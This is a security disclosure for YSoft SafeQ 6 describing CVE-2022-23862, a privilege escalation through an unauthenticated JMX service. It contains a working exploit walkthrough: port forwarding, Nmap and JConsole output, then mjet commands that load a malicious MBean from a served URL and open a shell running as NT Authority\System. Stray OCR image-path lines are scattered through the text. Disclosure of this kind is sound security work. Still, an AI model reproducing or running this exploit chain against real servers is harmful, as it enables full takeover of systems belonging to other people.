SafeQ Disclosures

Version 6

Environment:

- VERS_PUBLIC=YSoft SafeQ 6, CODE_NAME=Build 53, VERS_MAJOR=D, VERS_MINOR=0, VERS_PATCH=53

Findings:


1. CVE-2022-23862: Local Privilege Escalation via Unauthenticated JMX

Description:
The SafeQ JMX service running on port 9696 is vulnerable to JMX MLet[1] attacks. Because the service did not enforce authentication and was running under the "NT Authority\System" user, we were able to use the vulnerability to execute arbitrary code and elevate to the system user.

Proof of Concept:
In order to exploit this vulnerability, we have forwarded the vulnerable JMX port 9696, and RMI port 9002 to the attacker machine, as these ports only listen on the Loopback interface.

Note: It is possible to exploit this vulnerability without requiring port-forwarding by running the JConsole and/or JMX exploitation tools directly on the target machine.

Once forwarded we can use Nmap in order to verify that the ports are indeed JMX/RMI ports:




```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000072s latency).

PORT     STATE SERVICE     VERSION
9002/tcp open  rmiregistry Java RMI
9696/tcp open  java-rmi    Java RMI Registry
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.0.1:9002
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
```

[1] https://mogwailabs.de/en/blog/2019/04/attacking-rmi-based-jmx-services/

We can also use JConsole in order to view service parameters and execute exposed Java MBean Functions:


Java Monitoring & Management Console
Connection Window Help
service:jmx:rmi://127.0.0.1:9002/jndi/rmi://127.0.0.1:9696/jmxrmi
Overview
Memory
Threads
Classes
VM Summary
MBeans

VM Summary
[redacted]

Connection name: service:jmx:rmi://127.0.0.1:9002/jndi/rmi://127.0.0.1:9696/jmxrmi
Virtual Machine: OpenJDK 64-Bit Server VM version 11.0.5+10-LTS
Vendor: Oracle Corporation
Name: [redacted]

Uptime: [redacted]
Process CPU time: 2 minutes
JIT compiler: HotSpot 64-Bit Tiered Compilers
Total compile time: 50.509 seconds

Live threads: 20
Peak: 23
Daemon threads: 17
Total threads started: 1,396

Current classes loaded: 12,839
Total classes loaded: 13,291
Total classes unloaded: 452

Current heap size: 32,029 kbytes
Maximum heap size: 1,048,576 kbytes
Garbage collector: Name = 'G1 Young Generation', Collections = 93, Total time spent = 2.302 seconds
Garbage collector: Name = 'G1 Old Generation', Collections = 87, Total time spent = 4.064 seconds

Committed memory: 131,072 kbytes
Pending finalization: 0 objects


Operating System: Windows Server [redacted]
Architecture: amd64
Number of processors: 4
Committed virtual memory: 366,408 kbytes

Total physical memory: 16,776,692 kbytes
Free physical memory: 6,920,716 kbytes
Total swap space: 17,825,268 kbytes
Free swap space: 7,562,616 kbytes

VM arguments: -XX:+HeapDumpOnOutOfMemoryError -Dlogging.config=C:\SafeQ6\Management/conf/replicator/log4j2.xml -Dlog4j.configurationFile=C:\SafeQ6\Management/conf/replicator/log4j2.xml -Djavax.net.ssl.trustStore=C:\SafeQ6\Management/conf/ssl-truststore -Djavax.net.ssl.keyStore=C:\SafeQ6\Management/conf/replicator/keystore -Djavax.net.ssl.keyStorePassword=3[redacted]5 -Djsse.enableCBCProtection=false -Djava.io.tmpdir=C:\SafeQ6\Management/server/temp -Dspring.profiles.active=production -Djava.locale.providers=COMPAT, CLDR -Dlog4j2.formatMsgNoLookups=true exit -Xms128m -Xmx1024m
Class path: C:\SafeQ6\Management/ldapreplicator/ldap-replicator.jar
Library path: C:\SafeQ6\Management\ldapreplicator;C:\Windows\Sun\Java\bin;C:\Windows\system32;C:\Windows;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps;.
Boot class path: Unavailable

service:jmx:rmi://127.0.0.1:9002/jndi/rmi://127.0.0.1:9696/jmxrmi

In order to automate the exploitation process and obtain arbitrary command execution, we used “mjet[2]”:




```
[redacted]/SafeQ/mjet$ java -jar jython-standalone-2.7.2.jar mjet.py 127.0.0.1 9696 install [redacted] http://127.0.0.1:8000
8000

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Starting webserver at port 8000
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:9696/jmxrmi
[+] Connected: rmi://127.0.0.1  3
[+] Loaded javax.management.loading.MLet
[+] Loading malicious MBean from http://127.0.0.1:8000
[+] Invoking: javax.management.loading.MLet.getMBeansFromURL
127.0.0.1 - - [21/Dec/2021 15:49:25] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [21/Dec/2021 15:49:26] "GET /lretdyma.jar HTTP/1.1" 200 -
[+] Successfully loaded MBeanMogwaiLabs:name=payload,id=1
[+] Changing default password...
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Successfully changed password
[+] Done
```

Note: When using mjet with a port forwarding setup, we will also need to forward the attacker port 8000 to the victim in order to serve the payload.

[2] https://github.com/mogwailabs/mjet

With the malicious MBean installed we can now execute arbitrary system commands on the target server:



```
[redacted]/SafeQ/mjet$ java -jar jython-standalone-2.7.2.jar mjet.py 127.0.0.1 9696 shell [redacted]

MJET - MOGWAI LABS JMX Exploitation Toolkit
===========================================
[+] Using JMX RMI
[+] Connecting to: service:jmx:rmi:///jndi/rmi://127.0.0.1:9696/jmxrmi
[+] Connected: rmi://127.0.0.1  7
[+] Use command 'exit_shell' to exit the shell
>>> C:\windows\system32\ipconfig.exe
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: C:\windows\system32\ipconfig.exe

Windows IP Configuration


Ethernet adapter Ethernet0:

[redacted]


>>> C:\windows\system32\whoami.exe
[+] Loaded de.mogwailabs.MogwaiLabsMJET.MogwaiLabsPayload
[+] Executing command: C:\windows\system32\whoami.exe
nt authority\system
```